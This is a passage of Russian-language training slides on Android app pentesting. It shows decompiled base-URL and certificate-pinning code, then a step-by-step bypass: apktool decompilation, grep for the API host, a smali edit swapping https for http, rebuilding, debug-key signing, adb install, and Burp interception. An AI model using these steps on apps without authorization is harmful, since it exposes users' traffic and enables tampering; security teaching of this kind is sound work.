40     if (Intrinsic.areEqual(str, EnvironmentEnum.STAGING.getTitle()) {
40         return "https://staging.████.digital";
41     }
41     if (Intrinsic.areEqual(str, EnvironmentEnum.MAIN.getTitle()) {
41         return "https://api.████.com";
42     }
43     AnyKt.logE(this, "BaseUrlsHelper", "No environment set, empty base url!", null);
43     return "";
44 }

50 private final String getEstoniaBaseUrl(String str) {
51     if (Intrinsic.areEqual(str, EnvironmentEnum.RC.getTitle()) {
51         return "https://mobile-testing.dynamic.████.digital";
52     }
52     if (Intrinsic.areEqual(str, EnvironmentEnum.STAGING.getTitle()) {
52         return "https://staging.ee.████.digital";
53     }
53     if (Intrinsic.areEqual(str, EnvironmentEnum.MAIN.getTitle()) {
53         return "https://production.ee.████.digital";
54     }
55     AnyKt.logE(this, "BaseUrlsHelper", "No environment set, empty base url!", null);
55     return "";
56 }
```

Используйте
ПОИСК ПО
КЛЮЧЕВЫМ
СЛОВАМ

Например:

http://

https://

base64


token

password (pass)

Etc.

Реверсим в JADX

PT
16.



Реверсим в JADX

PT
17.


Данное приложение выполняет проверку SSL и не даёт перехватить https трафик с устройства.

```
OkHttpClient x CertificatePinner x
}
146 public int hashCode() {
147     CertificateChainCleaner certificateChainCleaner2 = this.certificateChainCleaner;
148     return ((certificateChainCleaner2 != null ? certificateChainCleaner2.hashCode() : 0) * 31) + this.pins.hashCode();
}
161 public void check(String str, List<Certificate> list) throws SSLPeerUnverifiedException {
162     List<Pin> findMatchingPins = findMatchingPins(str);
163     if (!findMatchingPins.isEmpty()) {
164         CertificateChainCleaner certificateChainCleaner2 = this.certificateChainCleaner;
165         if (certificateChainCleaner2 != null) {
166             list = certificateChainCleaner2.clean(list, str);
167         }
168         int size = list.size();
169         for (int i = 0; i < size; i++) {
170             X509Certificate x509Certificate = (X509Certificate) list.get(i);
171             int size2 = findMatchingPins.size();
172             ByteString byteString = null;
173             ByteString byteString2 = null;
174             for (int i2 = 0; i2 < size2; i2++) {
175                 Pin pin = findMatchingPins.get(i2);
176                 if (pin.hashAlgorithm.equals("sha256/")) {
177                     if (byteString == null) {
178                         byteString = sha256(x509Certificate);
179                     }
180                     if (pin.hash.equals(byteString)) {
181                         return;
182                     }
183                 } else if (pin.hashAlgorithm.equals("sha1/")) {
184                     if (byteString2 == null) {
185                         byteString2 = sha1(x509Certificate);
186                     }
187                     if (pin.hash.equals(byteString2)) {
188                         return;
189                     }
190                 } else {
191                     throw new AssertionError("unsupported hashAlgorithm: " + pin.hashAlgorithm);
192                 }
193             }
194         }
195         StringBuilder sb = new StringBuilder();
196         sb.append("Certificate pinning failure!");
197         sb.append("\n Peer certificate chain:");
198     }
}
```

Работа и обход ssl с apktool

Декомпилируем наше приложение командой:

apktool d **<name>.apk**



The screenshot shows a Windows file explorer window on the left and a terminal window on the right. The file explorer window is titled 'apktool' and shows a list of files: 'Имя', 'base', 'apktool', 'apktool', and 'base.apk'. The 'base' folder is highlighted with a green box. The terminal window shows the command 'C:\Users\...apktool>apktool d base.apk' being executed. The output of the command is as follows:

```
C:\Users\...apktool>apktool d base.apk
I: Using Apktool 2.5.0 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\...
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes4.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

Работа и обход ssl с apktool

PT
19.

grep -r <substr>

apktool > base

Имя	Дата изменения	Тип	Размер
assets	28.08.2021 16:01	Папка с файлами	
kotlin	28.08.2021 16:01	Папка с файлами	
lib	28.08.2021 16:01	Папка с файлами	
META-INF	28.08.2021 16:01	Папка с файлами	
original	28.08.2021 16:01	Папка с файлами	
res	28.08.2021 16:00	Папка с файлами	
smali	28.08.2021 16:01	Папка с файлами	
smali_classes2	28.08.2021 16:01	Папка с файлами	
smali_classes3	28.08.2021 16:01	Папка с файлами	
smali_classes4	28.08.2021 16:01	Папка с файлами	
unknown	28.08.2021 16:01	Папка с файлами	
AndroidManifest	28.08.2021 16:00	Документ XML	32 КБ
apktool.yml	28.08.2021 16:01	Файл "YML"	6 КБ

cmd.exe (Admin)

```
{119,20} size, {119,1000} buffer  
C:\Users\...\Desktop  
> cd C:\Users\...\apktool\base  
  
C:\Users\...\apktool\base  
> grep -r https://api.  
Binary file assets/index.android.bundle matches  
smali_classes3/com/.../data/api/base/BaseUrlHelper.smali:    const-string p1, "https://api....com"  
  
C:\Users\...\apktool\base  
> |
```

Работа и обход ssl с apktool

PT
20.

Открываем найденный файл smali и меняем **https://** на **http://**


```
BaseUrlsHelper.smali x
186
187     move-result-object v0
188
189     invoke-static {p1, v0}, Lkotlin/jvm/internal/Intrinsics;->areEqual(Ljava/lang/Object;Ljava/lang/Object;)Z
190
191     move-result p1
192
193     if-eqz p1, :cond_2
194
195     const-string p1, "http://api.████.com"
196
197     goto :goto_0
198
199     :cond_2
200     const/4 p1, 0x0
201
202     const-string v0, "BaseUrlsHelper"
203
204     const-string v1, "No environment set, empty base url!"
205
206     .line 43
207     invoke-static {p0, v0, v1, p1}, Lcom/████/extensions/AnyKt;->logE(Ljava/lang/Object;Ljava/lang/String;Ljava
208
209     const-string p1, ""
```

Работа и обход ssl с apktool

РТ
21.

Собираем приложение обратно в арк командой:

apktool b <name_folder>



The screenshot shows a Windows file explorer window on the left and a terminal window on the right. The file explorer is titled 'apktool >' and shows a list of files and folders: 'base' (folder), 'apktool' (folder), 'apktool' (file), and 'base.apk' (file). The terminal window shows the command 'C:\Users\...apktool>apktool b base' being executed. The output of the command is as follows:

```
C:\Users\...apktool>apktool b base
I: Using Apktool 2.3.0
I: Checking whether sources has changed...
I: Checking whether sources has changed...
I: Checking whether sources has changed...
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```


Подписываем приложение

РТ
22.

Подписываем apk ключом разработчика

jarsigner -verbose -keystore

C:\Users\<name>\.android\debug.keystore -storepass android -
keypass android "<name>.apk" androiddebugkey



```
apktool > base > dist
```

Имя	Дата изменения	Тип	Размер
base.apk	28.08.2021 17:39	Файл "APK"	76 075 КБ

```
cmd.exe (Admin)
```

```
C:\Users\<name>\apktool\base\dist
> jarsigner -verbose -keystore C:\Users\<name>\.android\debug.keystore -storepass android -keypass android "base.apk" and
roiddebugkey
signing: google/protobuf/empty.proto
signing: google/protobuf/field_mask.proto
signing: google/protobuf/source_context.proto
signing: google/protobuf/struct.proto
signing: google/protobuf/timestamp.proto
signing: google/protobuf/type.proto
signing: google/protobuf/wrappers.proto
signing: okhttp3/internal/publicsuffix/publicsuffixes.gz
jar signed.
```

Установка apk + настройка



Устанавливаем подписанное приложение на устройство:

adb install <name>.apk

```
C:\Users\████\apktool\base\dist>adb install base.apk
* daemon not running; starting now at tcp:5037
* daemon started successfully
Performing Push Install
base.apk: 1 file pushed, 0 skipped. 3.9 MB/s (77900079 bytes in 19.190s)
    pkg: /data/local/tmp/base.apk
Success
```

Перехват трафика с new apk

РТ
24.

Burp Suite Community Edition v2020.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

No proxy listeners are currently running [Configure](#)

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
390	http://api.██.com	POST	/api/cart/api/v1/cart.create	✓		301	372	HTML		301 Moved Permanen
387	http://api.██.com	POST	/api/cart/api/v1/cart.create	✓		301	372	HTML		301 Moved Permanen
341	http://api.██.com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		301	423	HTML		301 Moved Permanen
339	http://api.██.com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		301	408	HTML		301 Moved Permanen
198	http://api.██.com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		301	422	HTML		301 Moved Permanen
195	http://api.██.com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		301	408	HTML		301 Moved Permanen
194	http://api.██.com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		301	408	HTML		301 Moved Permanen

